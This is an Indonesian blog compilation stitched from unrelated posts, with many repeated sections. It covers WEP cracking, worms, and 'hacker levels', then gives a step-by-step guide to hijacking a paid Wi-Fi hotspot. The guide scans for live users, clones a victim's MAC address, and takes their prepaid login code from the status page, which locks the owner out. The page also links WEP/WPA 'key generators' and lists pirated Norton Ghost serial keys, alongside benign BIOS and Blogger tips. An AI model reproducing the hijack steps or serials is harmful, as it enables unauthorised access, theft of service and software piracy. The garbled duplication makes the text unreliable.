- Kedua serangan diatas membutuhkan waktu dan packet yang cukup, untuk mempersingkat waktu, para hacker biasanya melakukan traffic injection. Traffic Injection yang sering dilakukan adalah dengan cara mengumpulkan packet ARP kemudian mengirimkan kembali ke access point. Hal ini mengakibatkan pengumpulan initial vektor lebih mudah dan cepat. Berbeda dengan serangan pertama dan kedua, untuk serangan traffic injection,diperlukan spesifikasi alat dan aplikasi tertentu yang mulai jarang ditemui di toko-toko, mulai dari chipset, versi firmware, dan versi driver serta tidak jarang harus melakukan patching terhadap driver dan aplikasinya.
Worm

Worm adalah Program yang dapat mereplikasi dirinya dan
mengirim kopian-kopian dari komputer ke komputer lewat hubungan jaringan.
Begitu tiba, worm diaktifkan untuk mereplikasi dan progasai kembali. Selain
hanya propagasi, worm biasanya melakukan fungsi yang tak diinginkan.
• Network worm menggunakan hubungan jaringan untuk
menyebar dari sistem ke sistem lain. Sekali aktif di suatu sistem, network worm
dapat berlaku seperti virus atau bacteria, atau menempelkan program trojan
horse atau melakukan sejumlah aksi menjengkelkan atau menghancurkan.
• Untuk mereplikasi dirinya, network worm menggunakan
suatu layanan jaringan, seperti : Fasilitas surat elektronik (electronic mail
facility), yaitu worm mengirimkan kopian dirinya ke sistem-sistem lain.
• Kemampuan eksekusi jarak jauh (remote execution
capability), yaitu worm mengeksekusi kopian dirinya di sistem lain.
• Kemampuan login jarak jauh (remote login
capability), yaitu worm log pada sistem jauh sebagai pemakai dan kemudian
menggunakan perintah untuk mengkopi dirinya dari satu sistem ke sistem lain.
Kopian program worm yang baru kemudian dijalankan di sistem jauh dan melakukan
fungsi-fungsi lain yang dilakukan di sistem itu, worm terus menyebar dengan
cara yang sama.
• Network worm mempunyai ciri-ciri yang sama dengan
virus komputer, yaitu mempunyai fase-fase sama, yaitu : Dormant phase,
Propagation phase, Trigerring phase, Execution phase.
• Network worm juga berusaha menentukan apakah sistem
sebelumnya telah diinfeksi sebelum mengirim kopian dirinya ke sistem itu.
Tingkatan bagi Hacker

Tingkatan Hacker ?
Unik banget ya ??
Di dunia hacker ternyata ada tingkatannya juga, tingkatan tersebut dibagi atas kemampuan si hacker tersebut, jaman sekarang banyak orang ngaku-ngaku hacker tapi ilmunya tidak seberapa dan seringkali tidak masuk di tingkatan hacker ini :)
Unik banget ya ??
Di dunia hacker ternyata ada tingkatannya juga, tingkatan tersebut dibagi atas kemampuan si hacker tersebut, jaman sekarang banyak orang ngaku-ngaku hacker tapi ilmunya tidak seberapa dan seringkali tidak masuk di tingkatan hacker ini :)
Inilah tingkatan dari hacker :
1.Elite
Ciri-ciri : mengerti sistem operasi luar dalam, sanggup mengkonfigurasi & menyambungkan jaringan secara global, melakukan pemrogramman setiap harinya, effisien & trampil, menggunakan pengetahuannya dengan tepat, tidak menghancurkan data-data, dan selalu mengikuti peraturan yang ada. Tingkat Elite ini sering disebut sebagai ‘suhu’.
2.Semi Elite
Ciri-ciri : lebih muda dari golongan elite, mempunyai kemampuan & pengetahuan luas tentang komputer, mengerti tentang sistem operasi (termasuk lubangnya), kemampuan programnya cukup untuk mengubah program eksploit.
3.Developed Kiddie
Ciri-ciri : umurnya masih muda (ABG) & masih sekolah, mereka membaca tentang metoda hacking & caranya di berbagai kesempatan, mencoba berbagai sistem sampai akhirnya berhasil & memproklamirkan kemenangan ke lainnya, umumnya masih menggunakan Grafik User Interface (GUI) & baru belajar basic dari UNIX tanpa mampu menemukan lubang kelemahan baru di sistem operasi.
4.Script Kiddie
Ciri-ciri : seperti developed kiddie dan juga seperti Lamers, mereka hanya mempunyai pengetahuan teknis networking yang sangat minimal, tidak lepas dari GUI, hacking dilakukan menggunakan trojan untuk menakuti & menyusahkan hidup sebagian pengguna Internet.
5.Lammer
Ciri-ciri : tidak mempunyai pengalaman & pengetahuan tapi ingin menjadi hacker sehingga lamer sering disebut sebagai ‘wanna-be’ hacker, penggunaan komputer mereka terutama untuk main game, IRC, tukar menukar software prirate, mencuri kartu kredit, melakukan hacking dengan menggunakan software trojan, nuke & DoS, suka menyombongkan diri melalui IRC channel, dan sebagainya. Karena banyak kekurangannya untuk mencapai elite, dalam perkembangannya mereka hanya akan sampai level developed kiddie atau script kiddie saja.
Ciri-ciri : mengerti sistem operasi luar dalam, sanggup mengkonfigurasi & menyambungkan jaringan secara global, melakukan pemrogramman setiap harinya, effisien & trampil, menggunakan pengetahuannya dengan tepat, tidak menghancurkan data-data, dan selalu mengikuti peraturan yang ada. Tingkat Elite ini sering disebut sebagai ‘suhu’.
2.Semi Elite
Ciri-ciri : lebih muda dari golongan elite, mempunyai kemampuan & pengetahuan luas tentang komputer, mengerti tentang sistem operasi (termasuk lubangnya), kemampuan programnya cukup untuk mengubah program eksploit.
3.Developed Kiddie
Ciri-ciri : umurnya masih muda (ABG) & masih sekolah, mereka membaca tentang metoda hacking & caranya di berbagai kesempatan, mencoba berbagai sistem sampai akhirnya berhasil & memproklamirkan kemenangan ke lainnya, umumnya masih menggunakan Grafik User Interface (GUI) & baru belajar basic dari UNIX tanpa mampu menemukan lubang kelemahan baru di sistem operasi.
4.Script Kiddie
Ciri-ciri : seperti developed kiddie dan juga seperti Lamers, mereka hanya mempunyai pengetahuan teknis networking yang sangat minimal, tidak lepas dari GUI, hacking dilakukan menggunakan trojan untuk menakuti & menyusahkan hidup sebagian pengguna Internet.
5.Lammer
Ciri-ciri : tidak mempunyai pengalaman & pengetahuan tapi ingin menjadi hacker sehingga lamer sering disebut sebagai ‘wanna-be’ hacker, penggunaan komputer mereka terutama untuk main game, IRC, tukar menukar software prirate, mencuri kartu kredit, melakukan hacking dengan menggunakan software trojan, nuke & DoS, suka menyombongkan diri melalui IRC channel, dan sebagainya. Karena banyak kekurangannya untuk mencapai elite, dalam perkembangannya mereka hanya akan sampai level developed kiddie atau script kiddie saja.
Trik jebol jaringan Hostpot yang diproteksi
Kesel ada Jaringan Hostpot di WEP/WPA, gak usah bingung karena kita
masih punya kesempatan untuk menjebolnya,
Berikut adalah langkah-langkah untuk menjebol password Wifi
Berikut adalah langkah-langkah untuk menjebol password Wifi
Salah satu proteksi yang digunakan penyedia layanan wireless adalah dengan membatasi akses internet berdasarkan MAC Address.
Apa itu MAC Adress ?
In computer networking a Media Access Control address (MAC address) or Ethernet Hardware Address (EHA) or hardware address or adapter address is a quasi-unique identifier attached to most network adapters (NICs).
Kesimpulannya MAC Address adalah nomor unik yang membedakan setiap perangkat jaringan yang terpasang dikomputer kita.
Bagaimana menjebol Proteksi dengan MAC Address ? Ada sebuah tools yang sangat bermanfaat untuk anda. Tools itu bernama K-MAC. Silahkan download di sini.
Dengan tools ini anda akan dapat mengubah MAC-Address anda secara instant dan apa artinya ? Anda dapat menjebol Proteksi MAC Address! Setiap jatah akses internet anda habis dalam waktu 3 jam, yang anda perlu lakukan hanyalah mengubah MAC Address anda, dan lakukan koneksi kembali.
Cracking password WEP/WPA/WPA-2 menggunakan program yang tersedia dalam paket OS backtrack yaitu
Kismet. Kismet adalah satu Tool security yang berjalan Linux, kismet digunakan untuk menyadap lalu lintas data dalam jaringan internet.
Aircrak-ptw. Aircrak-ptw adalah tool yang digunakan untuk meng-crack wireless yang diproteksi. Masing-masing notebook dengan spesifikasi berbeda, sehingga cara untuk menggunakan aircrack pun berbeda.
Trik yang satu ini juga dipakai untuk mencari password yang digunakan oleh seseorang untuk mengakses hotspot yang menggunakan kartu prepaid.
Alat yang dipersiapkan sangat simple:
- Seperangkat Laptop : PC yang ada wifi adaptornya juga bisa, asal jaringan hotspotnya bisa tertangkap.
- Charger laptop : karena pasti memakan banyak daya baterai saat keranjingan internet gratis (he....).
Software yang diperlukan:
1. Angry IP Scanner 2.21. Download di sini
2. Technitium MAC Address v5 release 3. Download di sini
Langsung aja sekarang ke caranya:
# Cari lokasi penyedia layanan hotspot, tentunya di daerah yang terjangkau jaringan hotspot tersebut.
# Hidupkan laptop anda, dan hidupkan pula wireless network anda dan lihat di sistem tray icon wireless network, kemudian klik kanan dan pilih view avalible wireless network, dan tentunya setelah itu anda harus connect ke wireless hotspot tujuan anda.
# Setelah connect, klik kanan sistem tray dan pilih status >pilih tab detail > kelihatan disana ip yang diberikan kepada kita. Catat ip tersebut.
# Buka Program AngryIP Scanner 2.21 dan isikan ip range yang akan kita scan (pakai data ip kita tadi) pada bagian atas. Misalnya : IP yang kita dapat 135.125.1.13 kemudian masukkan pada kolom range pertama ip kita sesuai dengan ip yang tadi namun ganti angka di bagian akhir dengan 1 menjadi 135.125.1.1 dan pada kolom kedua tuliskan sama namun angka satu diakhir itu ganti dengan 255 menjadi 135.125.1.255. hasilnya 135.125.1.1 to 135.125.1.255 dan klik start (tombol merah).
# Setelah melakukan scanning maka kita akan mendapatkan data ip yang hidup yang terkoneksi dengan hotspot tersebut. setelah scanning selesai maka lihat ip yang hidup (alive host) warna biru klik kanan pada ip yang hidup Klik kanan pada ip yang warna biru tadi klik kanan > show > mac address dan akan ada kode mac addres (terkadang ada mac addressnya tidak tampil, pilih saja ip yang lainnya). Catat mac address yang kita dapatkan.
# Buka Program Technitium MAC Address v5 release 3 yang telah kita persiapkan. Disana ada field mac address. nah sekarang tinggal ganti mac address tersebut dengan yang kita dapatkan tadi dan tekan change mac id.
# Tunggu karena mac kita akan diganti dan koneksi sementara terputus dan konek lagi otomatis sendiri.
# Masuk web browser firefox atau apa saja boleh. Nikmati Internet Gratis…...
Satu hal yang perlu diingat adalah kita sistemnya numpang data transfer pada account yang kita hack tadi (yang punya ip tadi, pis om....).
Ini bisa di akali dengan masuk halaman status login hotspot tersebut (untuk dapat account). Misalnya idonbiu.hotspot.net/status dan begitu masuk disana kan terlihat nomor sandi prepaid card dan kita catat saja, lalu logout, dan masuk kembali ke halaman login hotspot itu cepat-cepat masukkan sandi tadi.
Hal ini akan membuat kita secara langsung dapat mengakses internet tanpa menumpang lagi (soalnya yang make prepaid card code kan kita) jadi kalau ada yang mau login pakai kartu itu (yang punya code) saat kita login pakai kartu itu tentunya dia tidak akan bisa masuk karena kartu prepaid cardnya "already login".
Bagaimana, menarik bukan ?
Tapi saya sarankan, seperti yang saya lakukan adalah dengan menumpang saja, karena saya tidak mau berbuat terlalu jauh, seperti cara yang saya beritau untuk me-log off dan log in lagi tentunya akan membuat sang pemilik tidak bisa log in. Kasian kan ?
Jadi mumpung sudah dikasih gratisan, kenapa gak numpang saja ya, itung-itung cuma ikutan ngakses bareng kan tidak terlalu merugikan. Minta ijin langsung juga kemungkinan yang punya gak nolak, asal kepentingannya memang mendesak.
Untuk Scanning Ip juga bisa memakai aplikasi Dude 3.5.zip. Silahkan download di sini untuk mengetahui kondisi koneksi komputer-komputer ke hotspot. Bisa dicoba juga ya..
Dan yang terbaru klo di hotspot pada pake wep or wpa pake ini aja barusan dicobain tembus euy…..
WEP and WPA keygenerator v1.00 (download di sini) atau Wireless Key Generator (download di sini). Tinggal jalanin programnya trus generate,,copy aja langsung ke network key-nya…
Bisa juga dengan aplikasi "wifi password finder". Silahkan Search aja di 4shared, jangan di YouTube (he...).
Bonus: Jika Anda ingin menambah bandwidth internet supaya koneksinya terasa lebih cepat, Anda bisa melakukannya dengan cara mengurangi atau mengosongkan batasan bandwidth tersebut. Hal ini dilakukan agar bandwith yang ada dapat digunakan dengan maksimal.
Caranya seperti dibawah ini :
- Klik Start
- Klik Run
- Ketik gpedit.msc
- Kemudian pilih OK
- Klik Administrative Templates
- Klik Network
- Setelah terbuka klik QoS Packet scheduler
- Kemudian klik Limit Reservable Bandwidth
- Setelah terbuka ubah setting menjadi Enable
- Kemudian ubah Bandwidth Limitnya menjadi 0
- Klik Apply
- Kemudian pilih OK
- Terakhir keluar dari menu dan restart komputer.
Sekali lagi, semua ini
hanya untuk pembelajaran saja, selama kita masih mampu kenapa gak pakai yang
legal aja. Dan ini juga bisa dimanfaatkan oleh pemilik hotspot, kalau cara ini
masih bisa digunakan untuk membobol. Jadi perlu keamanan yang lebih.
Hack Dengan Kismet.
Tool Kismet ini lebih lengkap, tapi sayang tools ini hanya bisa berjalan di linux. Klo dah punya linux misal ubuntu bisa dicobain. Download kismet di sini. Atau kunjungi situs resminya di sini
Hack Dengan Kismet.
Tool Kismet ini lebih lengkap, tapi sayang tools ini hanya bisa berjalan di linux. Klo dah punya linux misal ubuntu bisa dicobain. Download kismet di sini. Atau kunjungi situs resminya di sini
Cara Mudah Merubah Flashdisk Menjadi Harddisk | Tips Komputer | Cara Ubah Flashdisk Menjadi HARDDISK
 Cara Mudah Merubah Flashdisk Menjadi Harddisk | Tips
Komputer | Cara Ubah Flashdisk Menjadi HARDDISK - Sobat mempunyai harddisk yang
kecil atau sobat masih kurang dengan harddisk yang sudah sobat miliki, dan
untuk membeli harganya masih mahal. Kalo memang demikian, sobat jangan khawatir
karena disini saya akan memberikan tutorial Cara Mengubah Flashdisk
Menjadi Harddisk yang mungkin berguna bagi sobat. Dan dengan flashdisk semua
masalah sobat di atas bisa teratasi, Ya dipostingan kali ini saya akan
menjelaskan bagaimana mengubah flashdisk menjadi terbaca harddisk di komputer
sobat, Apakah para sobat kolom blog gratis tertarik untuk mencobanya??? Kalou
memang tertarik langsung saja!!! berikut Cara Mudah Merubah Flashdisk Menjadi
Harddisk | Membuat Flashdisk Menjadi Harddisk :
Cara Mudah Merubah Flashdisk Menjadi Harddisk | Tips
Komputer | Cara Ubah Flashdisk Menjadi HARDDISK - Sobat mempunyai harddisk yang
kecil atau sobat masih kurang dengan harddisk yang sudah sobat miliki, dan
untuk membeli harganya masih mahal. Kalo memang demikian, sobat jangan khawatir
karena disini saya akan memberikan tutorial Cara Mengubah Flashdisk
Menjadi Harddisk yang mungkin berguna bagi sobat. Dan dengan flashdisk semua
masalah sobat di atas bisa teratasi, Ya dipostingan kali ini saya akan
menjelaskan bagaimana mengubah flashdisk menjadi terbaca harddisk di komputer
sobat, Apakah para sobat kolom blog gratis tertarik untuk mencobanya??? Kalou
memang tertarik langsung saja!!! berikut Cara Mudah Merubah Flashdisk Menjadi
Harddisk | Membuat Flashdisk Menjadi Harddisk :- Download software Lexar Usb Format ]>>
- Silahkan sobat masukan flashdisk ke komputer
- jalankan Lexar Usb Format
- Pilih Lokasi Flashdisk sobat.
- Kemudian klik Flip Removeable Bit seperti gambar dibawah ini :

- Setelah proses selesai kemudian sobat akan disuruh untuk mencabut flashdisk sobat kemudian masukan ke komputer kembali, untuk melihat perubahannya silahkan buka explore lalu klik kanan di flashdisk.
- Gimana apa sobat masih bingung????.
- Saya anggap para sobat sudah bisa dan sekarang saya lanjutkan cara membuat partisi di flashdisknya.
Cara AHMPUH Update BIOS Laptop atau Komputer Terbaru | Tips Komputer | Cara Update Bios Motherboard
Cara Update BIOS Laptop atau Komputer | Tips Komputer |
Update Bios Motherboard - Artikel kali ini berbagi cara update bios, karena
banyak user yang kebingungan untuk mengupdate BIOS ( BIOS Motherboard ) mereka
melalui DOS Kesulitan karena DOS biasanya dibuat dalam Floppy disk ( disket ),
sedangkan sekarang disket sudah sangat sulit ditemukan. BIOS atau Basic Input /
Output System merupakan software pertama saat Komputer atau Laptop sobat
dinyalakan. BIOS inilah yang pertama kali akan mendata setiap hardware yang ada
di Laptop / Komputer sobat, sehingga Sistem Operasinya bisa mempergunakan
hardware tersebut. Karena posisinya sangat vital, proses Update BIOS sobat
untuk Meningkatkan kinerja laptop / komputer :
..:: Cara Update
Bios 1 ::..
- Cek versi BIOS Laptop - Langkah pertama yang mesti dilakukan sebelum proses update BIOS adalah cek versi BIOS Laptop sobat saat ini. sobat bisa memasukan perintah “msinfo32” tanpa tanda kutip pada search bar di Windows 7/Vista atau pada menu RUN di Windows XP.
- Cek versi BIOS terbaru di vendor Motherboard - Vendor Motherboard biasanya selalu menyediakan update untuk BIOS-nya langkah selanjutnya adalah cek versi terbaru BIOS di vendor motherboard.
- File Read Me - Setiap vendor mempunyai cara dan teknik berbeda dalam proses update BIOS, karena itu baca secara teliti file Read Me yang disediakan oleh vendor motherboard tersebut.
- Saat ini proses Update BIOS dilakukan dengan cara yang lebih mudah, sobat tinggal download Update BIOS terbaru dalam bentuk file .exe, tutup semua program yang sedang berjalan kemudian double klik file .exe tersebut, reboot dan tunggulah sampai proses update berjalan. Jika proses update TERHENTI, maka bisa dipastikan komputer / Laptop sobat tidak akan bisa booting, karena itu pastikan power di Laptop dalam posisi full atau bahkan gunakanlah Uninterruptible Power Supply ( UPS ) untuk mencegah jika tiba - tiba mati lampu.
..:: Cara Update
Bios 2 ::..
Cara Update Bios Ke 2 kita akan mengupdate BIOS AWARD dengan DOS mode, tapi tidak dengan Disket, melainkan dengan USB Flashdisk :
Cara Update Bios Ke 2 kita akan mengupdate BIOS AWARD dengan DOS mode, tapi tidak dengan Disket, melainkan dengan USB Flashdisk :
- Pertama Siapkan Hardware USB Flashdisk ( ukuran terserah ).
- Persiapan Software : 1). FIle Bios PCP Download FIle Bios PCP ]>> 2). HP USB Disk Storage Format Tool. Membuat bootable USB Flashdisk. Download HP USB Disk ]>> 3). MS-DOS. Operating System untuk menjalankan perintah2 dalam DOS mode. Download MS-DOS ]>>
- Install HP Format USB dan Jalankan software HP Format USB.
- Download file MS Dos File System.
- Extract dan taruh filenya di tempat dimana saja.
- Jalankan software HP Format USB Utility.
- Format USB sobat dan centang "Create a DOS startup disk" serta centang "using DOS system Files located at" dan arahkan file msdos system files yang terdapat di folder tempat sobat menyimpan.
- Konfiguras padai HP USB Format tool untuk membuat USB Bootable Disk dengan DOS dan Klik Start jika sudah siap. Tunggu proses selesai.
- Copy File updatean bios yg berupa .zip ke dalam flashdisk.
- Extract file .zip tersebut.
- Catat / hapalkan nama file berextensi ".BAT", karena dibutuhkan untuk diketik dalam DOS mode.
- USB siap digunakan untuk booting, Pasang USB Flashdisk yg telah siap booting sebelum komputer dihidupkan.
- Masuk ke Bios dengan menekan "DEL" ketika komputer baru dinyalakan.
- Masuk ke menu "Advance BIOS Feature"..
- Pilih "Hardisk boot priority", lalu jadikan Flashdisk sobat boot prioritas no. 1 dgn tombol '+' atau '-' pd keyboard.
- Simpan konfigurasi BIOS ini dgn menekan tombol 'F10', lalu tekan 'Y' ( Yes ), lalu enter.
- Komputer restart biarkan hingga masuk ke DOS Operating System.
- Setelah sobat masuk ke dalam DOS ( command prompt seperti A:\> ), ketikkan nama file ".BAT" tadi. misal: "HA0307.BAT" lalu tekan enter.
- AWARD Bios Flasher akan muncul, tekan enter jika diminta konfirmasi nama file bios yg akan di eksekusi.
- Tunggu hingga proses update selesai ( sekitar 5 menit )
- Setelah update selesai, sobat akan diminta konfirmasi untuk merestart dengan menekan Enter.
- PC akan merestart, PC sobat siap digunakan dengan bios yang baru. jangan lupa mengembalikan Booting Device ke hardisk.
Proses Update BIOS Adalah Langkah
yang sangat beresiko, karena itu lakukan proses update ini dengan hati-hati.
Jangan sekali - kali melakukan proses update BIOS jika sobat sendiri tidak
yakin dan tidak siap dengan resiko yang mungkin terjadi jika terjadi kegagalan
dalam proses update ini, semoga Cara AHMPUH Update BIOS Laptop atau Komputer
Terbaru | Tips Komputer | Cara Update Bios Motherboard ini bisa bermanfaat buat
sobat, jangan lupa berikan donasi sobat dan tambahkan jaringan teman di Kolom
Blog GRATIS.
Sumber : http://kolombloggratis.blogspot.com/2011/03/cara-update-bios-laptop-atau-komputer.html#ixzz2CcwsHwoB
Serial ghost northon 15
04-4408-4167-069767
07-4405-8948-447245
05-4401-6537-463076
00-4406-5475-736471
04-4406-8750-508516
01-4402-1163-755252
Cara Mengganti Background Blog
Jumat, 29 Januari 2010
Cara Mengganti Background Blog. Merubah background body blog anda
silahkan anda masuk ke Edit Html, dengan masuk ke Tata Letak - Edit Entri kemudian kasih tanda centang (cecklist) "expand template widget" di editor html blog anda setelah itu carilah code CSS yang seperti ini, lebih mudahnya anda tekan CTRL + F, kemudian cari kode berikut
body {
background:$bgcolor url("Alamat gambar")
color:$textcolor;
font:x-small Georgia Serif;
font-size/* */:/**/small;
font-size: /**/small;
text-align: center;
}
Silahkan ganti Alamat Gambar, dengan gambar yang anda miliki. Contoh ganti alamat gambar dengan ("http://i215.photobucket.com/albums/cc75/salaam/gambaranda.jpg").
Sebelumnya berarti gambar anda harus di titipkan ke hosting (penitipan file gambar) seperti www.photobucket.com, jika belum punya silahkan daftar di photobucket.com dan titipkan gambarnya di sana. Kemudian ambil kode (url) dan taruh di blog anda.
Cara Mengganti Background Blog. Merubah background body blog anda
silahkan anda masuk ke Edit Html, dengan masuk ke Tata Letak - Edit Entri kemudian kasih tanda centang (cecklist) "expand template widget" di editor html blog anda setelah itu carilah code CSS yang seperti ini, lebih mudahnya anda tekan CTRL + F, kemudian cari kode berikut
body {
background:$bgcolor url("Alamat gambar")
color:$textcolor;
font:x-small Georgia Serif;
font-size/* */:/**/small;
font-size: /**/small;
text-align: center;
}
Silahkan ganti Alamat Gambar, dengan gambar yang anda miliki. Contoh ganti alamat gambar dengan ("http://i215.photobucket.com/albums/cc75/salaam/gambaranda.jpg").
Sebelumnya berarti gambar anda harus di titipkan ke hosting (penitipan file gambar) seperti www.photobucket.com, jika belum punya silahkan daftar di photobucket.com dan titipkan gambarnya di sana. Kemudian ambil kode (url) dan taruh di blog anda.
Cara Memasang Video
Rabu, 03 Februari 2010
Cara Memasang (menambahkan) Video di dalam Tulisan atau di sidebar (tambah elemen) intinya sama saja. Yang pertama anda perlukan adalah tempat penyimpanan (penitipan file) video yang akan anda pasang.
Yang paling populer di dunia untuk share dan penitipan file video adalah situs YOUTUBE.com. Silahkan anda registrasi di sana, kemudian upload video dan ambil kodenya, kemudian taruh di mana anda suka.
Jika belum paham langkah-langkahnya, berikut lebih detailnya :
Cara Memasang (menambahkan) Video di dalam Tulisan atau di sidebar (tambah elemen) intinya sama saja. Yang pertama anda perlukan adalah tempat penyimpanan (penitipan file) video yang akan anda pasang.
Yang paling populer di dunia untuk share dan penitipan file video adalah situs YOUTUBE.com. Silahkan anda registrasi di sana, kemudian upload video dan ambil kodenya, kemudian taruh di mana anda suka.
Jika belum paham langkah-langkahnya, berikut lebih detailnya :
- Silahkan buka situs http://www.youtube.com
- Klik tulisan Sign Up untuk memulai pendaftaran
- Isi semua data diri anda pada form yang di sediakan, Gunakan alamat email yang aktif, jangan lupa beri tanda centang pada kotak di samping tulisan - Sign me up for the "Broadcast Yourself" email - I agree to the terms of use and privacy policy. lalu klik tombol Sign Up
- Setelah berhasil, silahkan cek email yang anda gunakan untuk daftar untuk melakukan veryfikasi. Cari email dari Youtube, kemudian buka lalu klik (link) kiriman dari youtube.
- Setelah terbuka halaman baru ke situs YOUTUBE, secara otomatis anda sudah masuk (login) ke situs tersebut.
- Klik tulisan Upload Video untuk memulai memasukkan video
- Isi form yang di sediakan
- Klik tombol bertuliskan Continue Uploading
- Klik tombol Browse (mengambil file video anda), masukan file video yang ingin anda masukan
- Beri tanda centang pada radio button, public ( jika video anda bisa dilihat oleh umum). Private (Jika video anda bersifat pribadi yang hanya bisa di lihat oleh orang yang anda tunjuk)
- Klik tombol Upload Video, tunggu beberapa saat sampai proses upload selesai
- Setelah proses upload selesai, anda tinggal mengcopy kode HTML yang di berikan. lalu paste pada Notepad
- Silahkan klik Log Out untuk keluar dari situs tersebut
Cara Untuk memasang ke blog
Dari K1ode HTML yang anda dapatkan dari youtube, tinggal di Paste (taruh) di tempat postingan yang anda inginkan.
Jika anda menaruh di sidebar, tinggal tambahkan element halam N
Dari K1ode HTML yang anda dapatkan dari youtube, tinggal di Paste (taruh) di tempat postingan yang anda inginkan.
Jika anda menaruh di sidebar, tinggal tambahkan element halam N
Untuk Membuat Animasi Flash Banner seperti di atas, anda dapat gunakan layanan situs gratis seperti http://www.flashvortex.com.
Caranya :
- Silahkan buka alamat ttp://www.flashvortex.com
- Klik Banner
- Pilih Tampilan yang anda inginkan
- Click Here To Edit This (untuk mengedit kata-kata yang anda inginkan)
- Lakungan pengisian, kemudian klik General Animation
Setelah itu anda akan ditunjjukkan hasilnya dari banner yang
anda buat. Kemudian ambil kode, dan taruh di blog anda. Selesai !
Membuat Text Berjalan atau Marquee
Selasa, 12 Januari 2010
Membuat Text Berjalan atau Marquee - Text berjalan atau yang biasa disebut Marquee adalah suatu program HTML untuk membuat teks bisa bergerak atau berjalan. Bila kurang jelas, berikut ini adalah contohnya
Jika anda ingin membuat text seperti di atas, anda tinggal copy kode berikut ini :
<MARQUEE align="center" direction="left" height="200" scrollamount="3" width="30%">
isi dari marquee atau text berjalan
</MARQUEE>
Arah, kecepatan gerak anda bisa rubah sesuai dengan selera anda. Bila ingin merubah lebih banyak, anda perlu memahami bahasa perintah atau kode yang biasa dipakai dalam perintah marquee sebagai berikut:
BGCOLOR="warna" (Untuk mengatur warna background (latar belakang) teks )
DIRECTION="left/right/up/down" (Mengatur arah gerakan teks)
BEHAVIOR="scroll/slide/alternate" ( Untuk mengatur perilaku gerakan )
Scroll (teks bergerak berputar)
Slide ( teks bergerak sekali lalu berhenti)
Alternate ( teks bergerak dari kiri kekanan lalu balik lagi )
TITLE='pesan" (Pesan akan muncul saat mouse berada di atas teks)
SCROLLMOUNT="angka" (mengatur kecepatan gerakan dalam pixel, semakin besar angka semajin cepat gerakannya)
SCROLLDELAY="angka" (Untuk mengatur waktu tunda gerakan dalam mili detik)
LOOP="angka|-1|infinite" ( Mengatur jumlah loop )
WIDTH="lebar" --> Mengatur lebar blok teks dalam pixel atau persen
Dengan memahami perintah di atas, silahkan lakukan modifikasi sesuka anda !
Membuat Text Berjalan atau Marquee - Text berjalan atau yang biasa disebut Marquee adalah suatu program HTML untuk membuat teks bisa bergerak atau berjalan. Bila kurang jelas, berikut ini adalah contohnya
Jika anda ingin membuat text seperti di atas, anda tinggal copy kode berikut ini :
<MARQUEE align="center" direction="left" height="200" scrollamount="3" width="30%">
isi dari marquee atau text berjalan
</MARQUEE>
Arah, kecepatan gerak anda bisa rubah sesuai dengan selera anda. Bila ingin merubah lebih banyak, anda perlu memahami bahasa perintah atau kode yang biasa dipakai dalam perintah marquee sebagai berikut:
BGCOLOR="warna" (Untuk mengatur warna background (latar belakang) teks )
DIRECTION="left/right/up/down" (Mengatur arah gerakan teks)
BEHAVIOR="scroll/slide/alternate" ( Untuk mengatur perilaku gerakan )
Scroll (teks bergerak berputar)
Slide ( teks bergerak sekali lalu berhenti)
Alternate ( teks bergerak dari kiri kekanan lalu balik lagi )
TITLE='pesan" (Pesan akan muncul saat mouse berada di atas teks)
SCROLLMOUNT="angka" (mengatur kecepatan gerakan dalam pixel, semakin besar angka semajin cepat gerakannya)
SCROLLDELAY="angka" (Untuk mengatur waktu tunda gerakan dalam mili detik)
LOOP="angka|-1|infinite" ( Mengatur jumlah loop )
WIDTH="lebar" --> Mengatur lebar blok teks dalam pixel atau persen
Dengan memahami perintah di atas, silahkan lakukan modifikasi sesuka anda !
Membuat Scroll Untuk Daftar Link
Selasa, 12 Januari 2010
Membuat Scrol Untuk Daftar Link - Kadang kalau teman kita banyak atau yang mau kita pasang linknya di blog kita daftarnya banyak, bisa membuat blog kita jadi jelek. Karena tertalalu panjang. Untuk itu memasang atau membuat scroll untuk daftar link (blogroll) akan dapat mempercantik blog anda. Bagaimana caranya? langsung saja :
1. Ke Edit HTML, centang "Expand Template Widget" lalu cari kode berikut :
<b:widget id='LinkList2' locked='false' title='Blogroll' type='LinkList'>
<b:includable id='main'>
<b:if cond='data:title'><h2><data:title/></h2></b:if>
<div class='widget-content'>
<ul> <b:loop values='data:links' var='link'>
<li><a expr:href='data:link.target'><data:link.name/></a></li>
</b:loop>
</ul>
<b:include name='quickedit'/>
</div>
</b:includable>
</b:widget>
2. Masukkan kode berikut diatas <div class='widget-content'>
<div style="border: 0px; overflow: auto; width: 150px; height: 200px; text-align: center; background:#FFFFFF;">
3. Lalu taruh kode </div> di atas kode </b:includable>
Kode secara lengkap akan seperi ini:
<b:widget id='LinkList2' locked='false' title='Blogroll' type='LinkList'>
<b:includable id='main'>
<b:if cond='data:title'><h2><data:title/></h2></b:if>
<div style='border: 0px; overflow: auto; width: 150px; height: 50px; text-align: center; background:#FFFFFF;'>
<div class='widget-content'>
<ul>
<b:loop values='data:links' var='link'>
<li><a expr:href='data:link.target'><data:link.name/></a></li>
</b:loop>
</ul>
<b:include name='quickedit'/>
</div>
</div>
</b:includable>
</b:widget>
Membuat Scrol Untuk Daftar Link - Kadang kalau teman kita banyak atau yang mau kita pasang linknya di blog kita daftarnya banyak, bisa membuat blog kita jadi jelek. Karena tertalalu panjang. Untuk itu memasang atau membuat scroll untuk daftar link (blogroll) akan dapat mempercantik blog anda. Bagaimana caranya? langsung saja :
1. Ke Edit HTML, centang "Expand Template Widget" lalu cari kode berikut :
<b:widget id='LinkList2' locked='false' title='Blogroll' type='LinkList'>
<b:includable id='main'>
<b:if cond='data:title'><h2><data:title/></h2></b:if>
<div class='widget-content'>
<ul> <b:loop values='data:links' var='link'>
<li><a expr:href='data:link.target'><data:link.name/></a></li>
</b:loop>
</ul>
<b:include name='quickedit'/>
</div>
</b:includable>
</b:widget>
2. Masukkan kode berikut diatas <div class='widget-content'>
<div style="border: 0px; overflow: auto; width: 150px; height: 200px; text-align: center; background:#FFFFFF;">
3. Lalu taruh kode </div> di atas kode </b:includable>
Kode secara lengkap akan seperi ini:
<b:widget id='LinkList2' locked='false' title='Blogroll' type='LinkList'>
<b:includable id='main'>
<b:if cond='data:title'><h2><data:title/></h2></b:if>
<div style='border: 0px; overflow: auto; width: 150px; height: 50px; text-align: center; background:#FFFFFF;'>
<div class='widget-content'>
<ul>
<b:loop values='data:links' var='link'>
<li><a expr:href='data:link.target'><data:link.name/></a></li>
</b:loop>
</ul>
<b:include name='quickedit'/>
</div>
</div>
</b:includable>
</b:widget>
Memasang read more otomatis
Selasa, 08
Desember 2009
